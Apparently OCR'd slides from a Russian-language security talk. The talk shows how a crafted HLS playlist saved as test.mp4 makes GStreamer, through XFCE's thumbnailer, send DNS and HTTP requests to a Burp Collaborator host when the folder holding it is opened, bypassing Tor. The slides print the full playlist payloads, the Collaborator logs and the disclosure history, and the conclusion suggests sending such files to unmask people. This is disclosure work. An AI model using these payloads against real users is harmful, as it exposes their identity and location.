
Works on the latest Kali Linux with fresh TOR installation (also works for latest Firefox ESR):

```
sudo apt install -y tor torbrowser-launcher
```

In Windows it is not worked.

Steps To Reproduce:

1. Open the Burp Collaborator and generate URL (or just use your own server, like `python3 -m http.server 8888`)
2. Create test.mp4 file with this content:


Problem loading page — Tor Browser
Problem loading page
file:///home/kali/Desktop/test.mp4
Access to the file was denied
The file at /home/kali/Desktop/test.mp4 is not readable.
It may have been removed, moved, or file permissions may be preventing access.
Burp Collaborator client
Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from usi
Generate Collaborator payloads
Number to generate: 1
Copy to clipboard
Include Collaborator server location
Poll Collaborator interactions
Poll every 60 seconds
Poll now
Time Type Payload Comment
1 2022-Jun-28 13:03:20 UTC DNS o0p0z5exe4vp7pioiktgasjogfm5au
2 2022-Jun-28 13:03:20 UTC DNS o0p0z5exe4vp7pioiktgasjogfm5au
3 2022-Jun-28 13:03:21 UTC HTTP o0p0z5exe4vp7pioiktgasjogfm5au
4 2022-Jun-28 13:03:21 UTC DNS o0p0z5exe4vp7pioiktgasjogfm5au
5 2022-Jun-28 13:03:21 UTC DNS o0p0z5exe4vp7pioiktgasjogfm5au
6 2022-Jun-28 13:03:21 UTC HTTP o0p0z5exe4vp7pioiktgasjogfm5au
7 2022-Jun-28 13:03:21 UTC DNS o0p0z5exe4vp7pioiktgasjogfm5au
Description
Request to Collaborator
Response from Collaborator
Pretty
Raw
Hex
1 GET / HTTP/1.1
2 User-Agent: GStreamer souphttpsrc 1.20.1 libsoup/3.0.6
3 Accept-Encoding: identity
4 Connection: Keep-Alive
5 Host: o0p0z5exe4vp7pioiktgasjogfm5au.oastify.com
6 icy-metadata: 1
7
8
~/Desktop/test.mp4 - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
creds.txt
test.mp4
1 #EXTM3U
2 #EXT-X-MEDIA-SEQUENCE:0
3 #EXTINF:10.0,
4 http://o0p0z5exe4vp7pioiktgasjogfm5
au.oastify.com
5 #EXT-X-ENLIST
6
About Tor Browser
Tor Browser
Extended Support Release
Tor Browser is up to date
11.0.14 (based on Mozilla Firefox 91.10.0esr) (64-bit)
Tor Browser Help Submit Feedback
Tor Browser is developed by the Tor Project, a nonprofit working to defend your privacy and freedom online.
Want to help? Donate or get involved!
Questions?
Help the Tor Network Grow!
Licensing Information

#18: Вторая попытка. Hackerone. Reply

manfromkz posted a comment. Jun 28th (4 months ago)

Works also for .mp3 extension

manfromkz posted a comment. Jul 13th (3 months ago)

Any updates? :)

geko Tor staff changed the status to ● Needs more info. Jul 15th (3 months ago)

Hello!


As this works for vanilla Firefox ESR as well, did you already file a bug at Mozilla's bug tracker? If not please do so and link the ticket in this report. What happens if you click on the file in Tor Browser, downloading it from a *remote* location (that is if you are *not* using file:///)? Are you bypassing Tor in that case, too? If so, could you give us steps to reproduce for that scenario as well?

#19: Вторая попытка. Wat?

1. Радостный пишу ответы на вопросы сотрудника TOR-а
2. Проверяю предложенные кейсы
3. И тут прилетает DNS/HTTP запрос при закрытом браузере

#20: Вторая попытка. Фейл

1. Дело не в проекте
2. Дело не в браузере




#21: Третья попытка

1. Дело не в проекте
2. Дело не в браузере

Видимо дело в десктопном менеджере Kali Linux.

По умолчанию в Kali Linux стоит XFCE.

#22: Третья попытка. Kali Linux 2022.2




Создаем файл:

```
┌──(kali㉿kali)-[~/Desktop/test]
└─$ cat test.mp4
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://pun9o8om1xjozhji0q9nqz56vx1osch.burpcollaborator.net/kali.mp4
#EXT-X-ENLIST

┌──(kali㉿kali)-[~/Desktop/test]
└─$
```

Открываем директорию с файлом:



Poll Collaborator interactions

Poll every 60 seconds Poll now

#	Time	Type	Payload	Comment
40	2022-Jul-29 21:06:52 UTC	DNS	pun9o8om1xjozhji0q9nqz56vx1osch	
41	2022-Jul-29 21:06:52 UTC	DNS	pun9o8om1xjozhji0q9nqz56vx1osch	
42	2022-Jul-29 21:06:52 UTC	HTTP	pun9o8om1xjozhji0q9nqz56vx1osch	
43	2022-Jul-29 21:06:53 UTC	DNS	pun9o8om1xjozhji0q9nqz56vx1osch	
44	2022-Jul-29 21:06:53 UTC	DNS	pun9o8om1xjozhji0q9nqz56vx1osch	
45	2022-Jul-29 21:06:53 UTC	HTTP	pun9o8om1xjozhji0q9nqz56vx1osch	
46	2022-Jul-29 21:06:54 UTC	DNS	pun9o8om1xjozhji0q9nqz56vx1osch	

Description | Request to Collaborator | Response from Collaborator

Pretty | Raw | Hex | \n


```
1 GET /kali.mp4 HTTP/1.1
2 User-Agent: GStreamer souphttpsrc 1.20.1 libsoup/3.0.6
3 Accept-Encoding: identity
4 Connection: Keep-Alive
5 Host: pun9o8om1xjozhji0q9nqz56vx1osch.burpcollaborator.net
6 icy-metadata: 1
7
8
```

INSPECTOR

Request Attributes

Request Headers (5)


#23: Третья попытка. Debian 11.4 XFCE



Создаем файл:

```
user@debian:~/Desktop/test$ cat xfce.mp4
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://c8lw2v29fkxbd4x5edna4mjt9kfe33.burpcollaborator.net/xfce.mp4
#EXT-X-ENDLIST
user@debian:~/Desktop/test$
```

Открываем директорию с файлом:



Poll Collaborator interactions

Poll every 60 seconds Poll now

#	Time	Type	Payload	Comment
27	2022-Jul-29 20:38:23 UTC	DNS	c8lw2v29fkxbd4x5edna4mjt9kfe33	
28	2022-Jul-29 20:38:24 UTC	HTTP	c8lw2v29fkxbd4x5edna4mjt9kfe33	
29	2022-Jul-29 20:40:02 UTC	HTTP	c8lw2v29fkxbd4x5edna4mjt9kfe33	
30	2022-Jul-29 20:40:02 UTC	HTTP	c8lw2v29fkxbd4x5edna4mjt9kfe33	
31	2022-Jul-29 20:40:02 UTC	DNS	c8lw2v29fkxbd4x5edna4mjt9kfe33	
32	2022-Jul-29 20:40:03 UTC	HTTP	c8lw2v29fkxbd4x5edna4mjt9kfe33	
33	2022-Jul-29 20:40:03 UTC	HTTP	c8lw2v29fkxbd4x5edna4mjt9kfe33	

Description | Request to Collaborator | Response from Collaborator

Pretty | Raw | Hex | \n

```
1 GET /xfce.mp4 HTTP/1.1
2 Host: c8lw2v29fkxbd4x5edna4mjt9kfe33.burpcollaborator.net
3 User-Agent: GStreamer souphttpsrc 1.18.4 libsoup/2.72.0
4 icy-metadata: 1
5 Connection: Keep-Alive
6
7
```

INSPECTOR

Request Attributes

Request Headers (4)

#24: Третья попытка. Report

1. Был создан issue в Gitlab XFCE - https://gitlab.xfce.org/xfce/tumbler/-/issues/65
2. Дважды запрошен CVE от MITRE
3. Один раз запрошен CVE от Debian в IRC
4. Написан write-up после фикса бага - https://murat.one/?p=187

#25: Третья попытка. Success

1. CVE так и не был присвоен
2. MITRE скорее всего игнорирует, потому что считает ответственным Debian
3. Но баг исправлен, польза внесена - success

#26: Выводы

1. Можно сформировать вредоносный mp4 файл и скинуть хакеру
2. Если хакер скачает и откроет директорию с этим mp4, даже не открывая сам файл, уйдет HTTP-запрос от имени хакера

Бонус #1 :

Бонус #2 (only DNS):

End

Вопросы?

Спасибо за внимание!